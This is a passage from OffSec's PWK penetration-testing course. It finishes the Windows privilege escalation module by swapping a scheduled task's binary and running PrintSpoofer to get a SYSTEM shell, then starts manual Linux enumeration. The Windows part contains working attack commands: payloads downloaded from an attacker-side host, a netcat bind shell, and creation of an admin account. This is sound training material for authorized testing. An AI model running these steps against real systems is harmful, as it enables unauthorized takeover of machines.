Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode
Run As User:                          daveadmin
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: Disabled
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        One Time Only, Minute
Start Time:                           7:37:21 AM
Start Date:                           7/4/2022
...
```

*Listing 448 - Display a list of all scheduled tasks on CLIENTWK220*

Listing 448 shows information about a task named *\Microsoft\CacheCleanup*. Interestingly, the task was created by *daveadmin* and the specified action is to execute BackendCacheCleanup.exe in the Pictures home directory of *steve*. In addition, the times from *Last Run Time* and *Next Run Time* indicate that the task is executed every minute. The task runs as user *daveadmin*.

Since the executable file BackendCacheCleanup.exe is located in a subdirectory of the home directory of *steve*, we should have extensive permissions on it. Let's check our permissions on this file with icacls.

```
PS C:\Users\steve> icacls C:\Users\steve\Pictures\BackendCacheCleanup.exe
C:\Users\steve\Pictures\BackendCacheCleanup.exe NT AUTHORITY\SYSTEM:(I)(F)
                                               BUILTIN\Administrators:(I)(F)
                                               CLIENTWK220\steve:(I)(F)
                                               CLIENTWK220\offsec:(I)(F)
```

*Listing 449 - Display permissions on the executable file BackendCacheCleanup.exe*

As expected, we have Full Access (F) permissions, since the executable file is in the home directory of *steve*. Now, we can use our binary adduser.exe again to replace the executable file specified in the action of the scheduled task.

To do so, we'll start a Python3 web server to serve our cross-compiled file, adduser.exe, and use iwr to download it to CLIENTWK220. We'll also copy the original BackendCacheCleanup.exe so we can restore it after our privilege escalation attack is successful.

```
PS C:\Users\steve> iwr -Uri http://192.168.119.3/adduser.exe -Outfile
BackendCacheCleanup.exe

PS C:\Users\steve> move .\Pictures\BackendCacheCleanup.exe BackendCacheCleanup.exe.bak

PS C:\Users\steve> move .\BackendCacheCleanup.exe .\Pictures\
```

*Listing 450 - Download and replace executable file BackendCacheCleanup.exe*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Once the scheduled task is executed again, *dave2* should be created and added to the local *Administrators* group. After waiting a minute, we can check if our privilege escalation attack was successful.

```
PS C:\Users\steve> net user

User accounts for \\CLIENTWK220

-------------------------------------------------------------------------------
Administrator            BackupAdmin              dave
dave2                    daveadmin                DefaultAccount
Guest                    offsec                   steve
WDAGUtilityAccount
The command completed successfully.

PS C:\Users\steve> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
Administrator
BackupAdmin
dave2
daveadmin
offsec
The command completed successfully.
```

*Listing 451 - Display permissions on the executable file BackendCacheCleanup.exe*

Listing 451 shows that we successfully replaced the executable file used by the scheduled task to create an administrative user whose credentials we control. Great!

In this section, we leveraged a similar privilege escalation attack as we did in the section “Service Binary Hijacking”. This time however, we focused on scheduled tasks instead of Windows services. We learned how to effectively enumerate scheduled tasks and which properties may be of interest to us. We concluded the section by replacing the executable file and creating the user *dave2*, which is a member of the local *Administrators* group.

## 16.3.2 Using Exploits

In the previous sections, we attempted to elevate our privileges by searching for sensitive information on a system or abusing Windows components such as Windows services or scheduled tasks. In this section, we’ll discuss three different kinds of exploits leading to privilege escalation and then show one of them in an example.

The first kind is to exploit *application-based* vulnerabilities. Installed applications on a Windows system may contain different types of vulnerabilities as we learned in the Module “Locating Public Exploits”. If these applications run with administrative permissions and we can exploit a vulnerability that leads to code execution, we can also successfully elevate our privileges.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The second kind is to exploit vulnerabilities in the *Windows Kernel*.[812] However, the vulnerability research and related exploit techniques are, in most cases, quite advanced and require an in-depth understanding of the Windows operating system. For the purposes of this Module, it is enough to understand that Windows kernel exploits exist and can be used for privilege escalation.

Before we blindly download and use a kernel exploit, we need to consider that these types of exploits can easily crash a system. Depending on the rules of engagement of a penetration test, we may not be allowed to use methods that will potentially disrupt services or systems. Therefore, we should always have a clear understanding of our limitations, exclusions, and boundaries in a real-life assessment. These words of caution should not lead us to abstain from all kernel exploits, but provide us with the correct mindset when working with them.

The last kind is to abuse certain Windows privileges. Non-privileged users with assigned privileges, such as *SeImpersonatePrivilege*, can potentially abuse those privileges to perform privilege escalation attacks. *SeImpersonatePrivilege* offers the possibility to leverage a token with another security context. Meaning, a user with this privilege can perform operations in the security context of another user account under the right circumstances. By default, Windows assigns this privilege to members of the local *Administrators* group as well as the device's *LOCAL SERVICE*, *NETWORK SERVICE*, and *SERVICE* accounts. Microsoft implemented this privilege to prevent unauthorized users from creating a service or server application to impersonating clients connecting to it. An example would be *Remote Procedure Calls* (RPC)[813] or *named pipes*.[814]

---

*Other privileges that may lead to privilege escalation are SeBackupPrivilege, SeAssignPrimaryToken, SeLoadDriver, and SeDebug. In this section, we'll closely inspect privilege escalation vectors in the context of SeImpersonatePrivilege.*

---

In penetration tests, we'll rarely find standard users with this privilege assigned. However, we'll commonly come across this privilege when we obtain code execution on a Windows system by exploiting a vulnerability in an *Internet Information Service* (IIS)[815] web server. In most configurations, IIS will run as *LocalService*, *LocalSystem*, *NetworkService*, or *ApplicationPoolIdentity*,[816] which all have *SeImpersonatePrivilege* assigned. This also applies to other Windows services.

Before we head into the example, let's discuss named pipes and how we can use them in the context of *SeImpersonatePrivilege* to impersonate a privileged user account.

Named pipes are one method for local or remote *Inter-Process Communication*[817] in Windows. They offer the functionality of two unrelated processes sharing and transferring data with each other. A named pipe server can create a named pipe to which a named pipe client can connect via the specified name. The server and client don't need to reside on the same system.

---

[812] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Architecture_of_Windows_NT

[813] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/win32/rpc/rpc-start-page

[814] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/ipc/named-pipes

[815] (IIS, 2022), https://www.iis.net/

[816] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/iis/manage/configuring-security/application-pool-identities

[817] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Inter-process_communication

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Once a client connects to a named pipe, the server can leverage *SeImpersonatePrivilege* to impersonate this client after capturing the authentication from the connection process. To abuse this, we need to find a privileged process and coerce it into connecting to a controlled named pipe. With *SeImpersonatePrivilege* assigned, we can then impersonate the user account connecting to the named pipe and perform operations in its security context.

For this example, we'll use a tool named *PrintSpoofer*[818] created by *itm4n*, which implements a variation of the *printer bug*[819] to coerce *NT AUTHORITY\SYSTEM* into connecting to a controlled named pipe. We can use this tool in situations where we have code execution as a user with the privilege *SeImpersonatePrivilege* to execute commands or obtain an interactive shell as *NT AUTHORITY\SYSTEM*.

---

*PEN-300 covers the printer bug in detail. The course provides a technical in-depth explanation of how it works and walks through developing a custom C# program to exploit it.*

---

Now, let's begin by connecting to the bind shell on port 4444 on CLIENTWK220 as we did in the previous sections. We use whoami /priv to display the assigned privileges of *dave*.

```
kali@kali:~$ nc 192.168.50.220 4444
Microsoft Windows [Version 10.0.22000.318]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dave> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeSecurityPrivilege           Manage auditing and security log          Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

*Listing 452 - Checking assigned privileges of dave*

Listing 452 shows that *dave* has the privilege *SeImpersonatePrivilege* assigned. Therefore, we can attempt to elevate our privileges by using *PrintSpoofer*. Let's open another terminal tab on Kali, download the 64-bit version of this tool, and serve it with a Python3 web server.

```
kali@kali:~$ wget
https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe
...
```

---

[818] (Github, 2020), https://github.com/itm4n/PrintSpoofer

[819] (Active Directory Security, 2018), https://adsecurity.org/?p=4056

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
2022-07-07 03:48:45 (16.6 MB/s) - 'PrintSpoofer64.exe' saved [27136/27136]

kali@kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

*Listing 453 - Downloading PrintSpoofer64.exe and serve it with a Python3 web server*

In the terminal tab with the active bind shell, we'll start a PowerShell session and use iwr to download PrintSpoofer64.exe from our Kali machine.

```
C:\Users\dave> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Users\dave> iwr -uri http://192.168.119.2/PrintSpoofer64.exe -Outfile
PrintSpoofer64.exe
iwr -uri http://192.168.119.2/PrintSpoofer64.exe -Outfile PrintSpoofer64.exe
```

*Listing 454 - Downloading PrintSpoofer64.exe to CLIENTWK220*

To obtain an interactive PowerShell session in the context of *NT AUTHORITY\SYSTEM* with *PrintSpoofer64.exe*, we'll enter powershell.exe as argument for -c to specify the command we want to execute and -i to interact with the process in the current command prompt.

```
PS C:\Users\dave> .\PrintSpoofer64.exe -i -c powershell.exe
.\PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Windows\system32> whoami
whoami
nt authority\system
```

*Listing 455 - Using the PrintSpoofer tool to get an interactive PowerShell session in the context of NT AUTHORITY\SYSTEM.*

Listing 455 shows that we successfully performed the privilege escalation attack using *PrintSpoofer*, leading us to an interactive PowerShell session in the context of the user account *NT AUTHORITY\SYSTEM*. Excellent!

While PrintSpoofer provided us a straightforward exploit process to elevate our privileges, there are also other tools that can abuse *SeImpersonatePrivilege* for privilege escalation. Variants from the *Potato*[820] family (for example *RottenPotato*, *SweetPotato*, or *JuicyPotato*) are such tools. We should take the time to study these tools as they are an effective alternative to PrintSpoofer.

[820] (jlajara Gitlab, 2020), https://jlajara.gitlab.io/Potatoes_Windows_Privesc

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's briefly summarize what we did in this section. First, we explored different kinds of vulnerabilities we can abuse using exploits in the context of privilege escalation. Then, we discussed the *SeImpersonatePrivilege* privilege and how we can use it to impersonate privileged accounts. Finally, we used a tool named PrintSpoofer to leverage this privilege to obtain an interactive PowerShell session as *NT AUTHORITY\SYSTEM*.

## 16.4 Wrapping Up

In this Module, we covered various methods to perform privilege escalation attacks on Windows systems. We started by exploring both manual and automated enumeration techniques to identify sensitive information and establish situational awareness. Then, we discussed three different methods to elevate our privileges by abusing Windows services. In the last Learning Unit, we explored how we can abuse scheduled tasks and discussed what types of exploits can lead to privilege escalation.

The methods covered in this Module are some of the most common methods for privilege escalation on Windows. However, there are numerous other vectors we can leverage to elevate our privileges such as *privileged file writes*.[821] In addition, privilege escalation is an ever-evolving landscape in which new vectors and vulnerabilities are continuously discovered and developed. Nevertheless, we'll face situations in penetration tests where it is not possible to perform successful privilege escalation due to a good security posture or security technologies on the target system. In these situations, we should leverage the methods and techniques we learned in other Modules and try to attack other systems and services.

[821] (Github, 2022), https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md#eop---privileged-file-write

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 17 Linux Privilege Escalation

In this Learning Module, we will cover the following Learning Units:

- Enumerating Linux
- Exposed Confidential Information
- Insecure File Permissions
- Abusing System Linux components

As with many other attack techniques, escalating privileges requires us to collect knowledge about the target. This is accomplished by enumerating the operating system for any kind of misconfiguration or software vulnerability that can be leveraged for our purposes.

As documented within the MITRE ATT&CK Framework,[822] privilege escalation is a tactic comprising different techniques that aim to leverage user permissions to access restricted resources.

In this Module, we will turn our attention to Linux-based targets. We will explore how to enumerate Linux machines and what constitutes Linux privileges. We'll then demonstrate common Linux-based privilege escalation techniques based on insecure file permissions and misconfigured system components.

## 17.1 Enumerating Linux

This Learning Unit covers the following Learning Objectives:

- Understand files and users privileges on Linux
- Perform manual enumeration
- Conduct automated enumeration

In this Learning Unit, we'll start with a refresher on the Linux privilege scheme, then move to performing manual and automated enumeration techniques.

### 17.1.1 Understanding Files and Users Privileges on Linux

Before discussing specific privilege escalation techniques, let's recap Linux privileges and access controls.

One of the defining features of Linux and other UNIX derivatives is that most resources, including files, directories, devices, and even network communications are represented in the filesystem.[823] Put colloquially, "everything is a file".

Every file (and by extension every element of a Linux system) abides by user and group permissions based on three primary properties: *read* (symbolized by **r**), *write* (symbolized by **w**),

[822] (MITRE, 2021), https://attack.mitre.org/tactics/TA0004

[823] (Arch Linux, 2022), https://wiki.archlinux.org/index.php/users_and_groups

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

and *execute* (symbolized by **x**). Each file or directory has specific permissions for three categories of users: the *owner*, the *owner group* and *others group*.

Each permission (rwx) allows the designated collection of users to perform different actions depending on if the resource is a file or a directory.

For files, *r* allows reading the file content, *w* allows changing its content and *x* allows the file to be run. A directory is handled differently from a file. Read access gives the right to consult the list of its contents (files and directories). Write access allows creating or deleting files. Finally, execute access allows crossing through the directory to access its contents (using the cd command, for example). Being able to cross through a directory without being able to read it gives the user permission to access known entries, but only by knowing their exact name.

Let's examine a simple combination of those file permissions using a real-world example on our local Kali machine, since it's based on the Linux Debian distribution.

```
kali@kali:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1751 May  2 09:31 /etc/shadow
```

*Listing 456 - Inspecting file permissions and users ownership*

For each user category, the three different access permissions are displayed. The very first hyphen we encounter describes the file type. Since it's not strictly related to file permissions,[824] we can safely ignore it.

The next three characters display the file owner (*root*) permissions, which are *rw-*, meaning the owner has read and write, but no execute privileges. Next, the *shadow* group owner has only been given read access, as the write and execute flag are unset. Finally, the others group has not been granted any access rights for this file.

We can now apply this introductory knowledge about Linux file permissions while performing privilege escalation enumeration in the next section.

### 17.1.2 Manual Enumeration

Manually enumerating Linux systems can be time consuming. However, this approach allows for a more controlled outcome because it helps identify more peculiar privilege escalation methods that are often overlooked by automated tools.

Furthermore, automated enumeration cannot replace manual investigation because the customized settings of our target environments are likely to be exactly those that are misconfigured.

> *Some of the commands in this Module may require minor modifications depending on the target operating system version. In addition, not all the commands presented in this section will be reproducible on the dedicated clients.*

[824] (Wikipedia, 2022), https://en.wikipedia.org/wiki/File-system_permissions

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

When gaining initial access to a target, one of the first things we should identify is the user context. We can use the id[825] command to gather user context information. We can do so by connecting through SSH as the *joe* user to our Debian lab machine.

```
joe@debian-privesc:~$ id
uid=1000(joe) gid=1000(joe)
groups=1000(joe),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netd
ev),112(bluetooth),116(lpadmin),117(scanner)
```

*Listing 457 - Getting information about the current user*

The output reveals that we are operating as the *joe* user, which has a User Identifier (UID)[826] and Group Identifier (GID) of 1000. The user joe is also part of other groups that are out of scope for this Module.

To enumerate all users, we can simply read the contents of the /etc/passwd file.

```
joe@debian-privesc:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:108:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
...
Debian-gdm:x:117:124:Gnome Display Manager:/var/lib/gdm3:/bin/false
joe:x:1000:1000:joe,,,:/home/joe:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
eve:x:1001:1001:,,,:/home/eve:/bin/bash
```

*Listing 458 - Getting information about the users*

The passwd file lists several user accounts, including accounts used by various services on the target machine such as *www-data* and *sshd*. This indicates that a web server and an SSH server are likely installed on the system.

We can now zoom in on our current user's data:

- Login Name: "joe" - Indicates the username used for login.
- Encrypted Password: "x" - This field typically contains the hashed version of the user's password. In this case, the value *x* means that the entire password hash is contained in the /etc/shadow file (more on that shortly).
- UID: "1000" - Aside from the root user that has always a UID of *0*, Linux starts counting regular user IDs from 1000. This value is also called *real user ID*.
- GID: "1000" - Represents the user's specific Group ID.

[825] (Linux man-pages project, 2019), http://man7.org/linux/man-pages/man1/id.1.html

[826] (Wikipedia, 2022), https://en.wikipedia.org/wiki/User_identifier

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- Comment: "joe,,," - This field generally contains a description about the user, often simply repeating username information.
- Home Folder: "/home/joe" - Describes the user's home directory prompted upon login.
- Login Shell: "/bin/bash" - Indicates the default interactive shell, if one exists.

In addition to the *joe* user, we also notice another user named *eve*, and we can infer this is a standard user since it has a configured home folder **/home/eve**. On the other hand, system services are configured with the **/usr/sbin/nologin** home folder, where the *nologin* statement is used to block any remote or local login for service accounts.

Enumerating all users on a target machine can help identify potential high-privilege user accounts we could target in an attempt to elevate our privileges.

Next, a machine's *hostname* can often provide clues about its functional roles. More often than not, the hostnames will include identifiable abbreviations such as *web* for a web server, *db* for a database server, *dc* for a domain controller, etc.

On most Linux distributions, we can find the hostname embedded in the command prompt. However, we should rely only on system commands to retrieve the target's information, since sometimes the prompt's text can be deceiving.

We can discover the hostname with the aptly-named **hostname**[827] command.

```
joe@debian-privesc:~$ hostname
debian-privesc
```

*Listing 459 - Getting information about the hostname*

Enterprises often enforce a naming convention scheme for hostnames, so they can be categorized by location, description, operating system, and service level. In our case, the hostname is comprised of only two parts: the OS type and the description.

Identifying the role of a machine can help us focus our information gathering efforts by increasing the context surrounding the host.

At some point during the privilege escalation process, we may need to rely on *kernel*[828] exploits that specifically exploit vulnerabilities in the core of a target's operating system. These types of exploits are built for a very specific type of target, specified by a particular operating system and version combination. Since attacking a target with a mismatched kernel exploit can lead to system instability or even a crash, we must gather precise information about the target.

> *Any system instability caused by our penetration testing activity would likely alert system administrators prior to any SOC team. For this reason, we should be twice as careful when dealing with kernel exploits and, when possible, test the exploits in a local environment beforehand.*

[827] (Peter Tobias, 2003), https://linux.die.net/man/1/hostname

[828] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Kernel_(operating_system)

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The /etc/issue and /etc/*-release files contain information about the operating system release and version. We can also run the uname -a[829] command:

```
joe@debian-privesc:~$ cat /etc/issue
Debian GNU/Linux 10 \n \l

joe@debian-privesc:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

joe@debian-privesc:~$ uname -a
Linux debian-privesc 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30)
x86_64 GNU/Linux
```

*Listing 460 - Getting the version of the running operating system and architecture*

The issue and os-release files located in the /etc directory contain the operating system version (Debian 10) and release-specific information, including the distribution codename (buster). The command uname -a outputs the kernel version (4.19.0) and architecture (x86_64).

Next, let's explore which running processes and services may allow us to elevate our privileges. For this to occur, the process must run in the context of a privileged account and must either have insecure permissions or allow us to interact with it in unintended ways.

We can list system processes (including those run by privileged users) with the ps[830] command. We'll use the a and x flags to list all processes with or without a *tty*[831] and the u flag to list the processes in a user-readable format.

```
joe@debian-privesc:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.4 169592 10176 ?        Ss   Aug16   0:02 /sbin/init
...
colord     752  0.0  0.6 246984 12424 ?        Ssl  Aug16   0:00
/usr/lib/colord/colord
Debian-+   753  0.0  0.2 157188  5248 ?        Sl   Aug16   0:00 /usr/lib/dconf/dconf-
service
root       477  0.0  0.5 179064 11060 ?        Ssl  Aug16   0:00 /usr/sbin/cups-
browsed
root       479  0.0  0.4 236048  9152 ?        Ssl  Aug16   0:00 /usr/lib/policykit-
1/polkitd --no-debug
root       486  0.0  1.0 123768 22104 ?        Ssl  Aug16   0:00 /usr/bin/python3
/usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root       510  0.0  0.3  13812  7288 ?        Ss   Aug16   0:00 /usr/sbin/sshd -D
root       512  0.0  0.3 241852  8080 ?        Ssl  Aug16   0:00 /usr/sbin/gdm3
```

[829] (David MacKenzie, 2003), https://linux.die.net/man/1/uname

[830] (Linux man-pages project, 2018), http://man7.org/linux/man-pages/man1/ps.1.html

[831] (Linus Åkesson, 2018), https://www.linusakesson.net/programming/tty/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
root       519  0.0  0.4 166764  8308 ?        Sl   Aug16   0:00 gdm-session-worker
[pam/gdm-launch-environment]
root       530  0.0  0.2  11164  4448 ?        Ss   Aug16   0:03 /usr/sbin/apache2 -k
start
root      1545  0.0  0.0      0     0 ?        I    Aug16   0:00 [kworker/1:1-events]
root      1653  0.0  0.3  14648  7712 ?        Ss   01:03   0:00 sshd: joe [priv]
root      1656  0.0  0.0      0     0 ?        I    01:03   0:00 [kworker/1:2-
events_power_efficient]
joe       1657  0.0  0.4  21160  8960 ?        Ss   01:03   0:00 /lib/systemd/systemd
--user
joe       1658  0.0  0.1 170892  2532 ?        S    01:03   0:00 (sd-pam)
joe       1672  0.0  0.2  14932  5064 ?        S    01:03   0:00 sshd: joe@pts/0
joe       1673  0.0  0.2   8224  5020 pts/0    Ss   01:03   0:00 -bash
root      1727  0.0  0.0      0     0 ?        I    03:00   0:00 [kworker/0:0-ata_sff]
root      1728  0.0  0.0      0     0 ?        I    03:06   0:00 [kworker/0:2-ata_sff]
joe       1730  0.0  0.1  10600  3028 pts/0    R+   03:10   0:00 ps axu
```

*Listing 461 - Getting a list of running processes on Linux*

The output lists several processes running as root that are worth researching for possible vulnerabilities. We'll notice the **ps** command we ran is also listed in the output, owned by the current user. We can also filter the specific user-owned process from the output with the appropriate username.

The next step in our analysis of the target host is to review available network interfaces, routes, and open ports. This information can help us determine if the compromised target is connected to multiple networks and therefore could be used as a pivot. The presence of specific virtual interfaces may also indicate the existence of virtualization or antivirus software.

> *An attacker may use a compromised target to pivot, or move between connected networks. This will amplify network visibility and allow the attacker to target hosts not directly reachable from the original attack machine.*

We can also investigate port bindings to see if a running service is only available on a loopback address, rather than on a routable one. Investigating a privileged program or service listening on the loopback interface could expand our attack surface and increase our probability of a privilege escalation attack's success.

Depending on the version of Linux, we can list the TCP/IP configuration of every network adapter with either **ifconfig**[832] or **ip**.[833] While the former command displays interface statistics, the latter provides a compact version of the same information. Both commands accept the **a** flag to display all information available.

```
joe@debian-privesc:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
```

[832] (Fred N. van Kempen, 2003), https://linux.die.net/man/8/ifconfig

[833] (Linux man-pages project, 2011), http://man7.org/linux/man-pages/man8/ip.8.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default
qlen 1000
    link/ether 00:50:56:8a:b9:fc brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.214/24 brd 192.168.50.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:b9fc/64 scope link
       valid_lft forever preferred_lft forever
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default
qlen 1000
    link/ether 00:50:56:8a:72:64 brd ff:ff:ff:ff:ff:ff
    inet 172.16.60.214/24 brd 172.16.60.255 scope global ens224
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:7264/64 scope link
       valid_lft forever preferred_lft forever
```

*Listing 462 - Listing the full TCP/IP configuration on all available adapters on Linux*

Based on the output above, the Linux client is also connected to more than one network.

We can display network routing tables with either **route**[834] or **routel**,[835] depending on the Linux distribution and version. Both commands provide similar information.

```
joe@debian-privesc:~$ routel
         target            gateway          source    proto    scope    dev tbl
/usr/bin/routel: 48: shift: can't shift that many
        default     192.168.50.254                   static          ens192
    172.16.60.0 24                   172.16.60.214   kernel     link ens224
   192.168.50.0 24                  192.168.50.214   kernel     link ens192
      127.0.0.0          broadcast       127.0.0.1   kernel     link     lo local
      127.0.0.0 8            local       127.0.0.1   kernel     host     lo local
      127.0.0.1              local       127.0.0.1   kernel     host     lo local
127.255.255.255          broadcast       127.0.0.1   kernel     link     lo local
    172.16.60.0          broadcast   172.16.60.214   kernel     link ens224 local
  172.16.60.214              local   172.16.60.214   kernel     host ens224 local
  172.16.60.255          broadcast   172.16.60.214   kernel     link ens224 local
   192.168.50.0          broadcast  192.168.50.214   kernel     link ens192 local
 192.168.50.214              local  192.168.50.214   kernel     host ens192 local
 192.168.50.255          broadcast  192.168.50.214   kernel     link ens192 local
            ::1                                      kernel              lo
         fe80:: 64                                   kernel          ens224
         fe80:: 64                                   kernel          ens192
            ::1              local                   kernel              lo local
fe80::250:56ff:fe8a:7264              local                    kernel          ens224
local
fe80::250:56ff:fe8a:b9fc              local                    kernel          ens192
local
```

*Listing 463 - Printing the routes on Linux*

Finally, we can display active network connections and listening ports using either **netstat**[836] or **ss**,[837] both of which accept the same arguments.

[834] (Phil Blundell, 2003), https://linux.die.net/man/8/route

[835] (Linux man-pages project, 2008), http://man7.org/linux/man-pages/man8/routel.8.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

For example, we can list all connections with -a, avoid hostname resolution (which may stall the command execution) with -n, and list the process name the connection belongs to with -p. We can combine the arguments and simply run ss -anp:

```
joe@debian-privesc:~$ ss -anp
Netid      State       Recv-Q      Send-Q                                  Local
Address:Port                     Peer Address:Port
nl         UNCONN      0           0
0:461                                  *
nl         UNCONN      0           0
0:323                                  *
nl         UNCONN      0           0
0:457                                  *
...
udp        UNCONN      0           0
[::]:47620                          [::]:*
tcp        LISTEN      0           128
0.0.0.0:22                         0.0.0.0:*
tcp        LISTEN      0           5
127.0.0.1:631                        0.0.0.0:*
tcp        ESTAB       0           36
192.168.50.214:22                   192.168.118.2:32890
tcp        LISTEN      0           128
*:80                               *:*
tcp        LISTEN      0           128
[::]:22                             [::]:*
tcp        LISTEN      0           5
[::1]:631                            [::]:*
```

*Listing 464 - Listing all active network connections on Linux*

The output lists the various listening ports and active sessions, including our own active SSH connection and its listening socket.

Continuing with our baseline enumeration, let's focus next on firewall rules.

In general, we're primarily interested in a firewall's state, profile, and rules during the remote exploitation phase of an assessment. However, this information can also be useful during privilege escalation. For example, if a network service is not remotely accessible because it is blocked by the firewall, it is generally accessible locally via the loopback interface. If we can interact with these services locally, we may be able to exploit them to escalate our privileges on the local system.

During this phase, we can also gather information about inbound and outbound port filtering to facilitate port forwarding and tunneling when it's time to pivot to an internal network.

On Linux-based systems, we must have *root* privileges to list firewall rules with *iptables*.[838] However, depending on how the firewall is configured, we may be able to glean information about the rules as a standard user.

[836] (Bernd Eckenfels, 2003), https://linux.die.net/man/8/netstat

[837] (Linux man-pages project, 2019), http://man7.org/linux/man-pages/man8/ss.8.html

[838] (Herve Eychenne, 2003), https://linux.die.net/man/8/iptables

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

For example, the *iptables-persistent*[839] package on Debian Linux saves firewall rules in specific files under /etc/iptables by default. These files are used by the system to restore *netfilter*[840] rules at boot time. These files are often left with weak permissions, allowing them to be read by any local user on the target system.

We can also search for files created by the *iptables-save* command, which is used to dump the firewall configuration to a file specified by the user. This file is then usually used as input for the *iptables-restore* command and used to restore the firewall rules at boot time. If a system administrator had ever run this command, we could search the configuration directory (/etc) or grep the file system for iptables commands to locate the file. If the file has insecure permissions, we could use the contents to infer the firewall configuration rules running on the system.

```
joe@debian-privesc:~$ cat /etc/iptables/rules.v4
# Generated by xtables-save v1.8.2 on Thu Aug 18 12:53:22 2022
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -p tcp -m tcp --dport 1999 -j ACCEPT
COMMIT
# Completed on Thu Aug 18 12:53:22 2022
```

*Listing 465 - Inspecting custom IP tables*

Since this file is read-only by any users other than root, we can inspect its contents. We'll notice a non-default rule that explicitly allows the destination port *1999*. This configuration detail stands out and should be noted for later investigation.

Next, let's examine scheduled tasks that attackers commonly leverage during privilege escalation attacks. Systems acting as servers often periodically execute various automated, scheduled tasks. When these systems are misconfigured, or the user-created files are left with insecure permissions, we can modify these files that will be executed by the scheduling system at a high privilege level.

The Linux-based job scheduler is known as *cron*.[841] Scheduled tasks are listed under the /etc/cron.* directories, where * represents the frequency at which the task will run. For example, tasks that will be run daily can be found under /etc/cron.daily. Each script is listed in its own subdirectory.

```
joe@debian-privesc:~$ ls -lah /etc/cron*
-rw-r--r-- 1 root root 1.1K Oct 11  2019 /etc/crontab

/etc/cron.d:
total 24K
drwxr-xr-x   2 root root 4.0K Aug 16 04:25 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
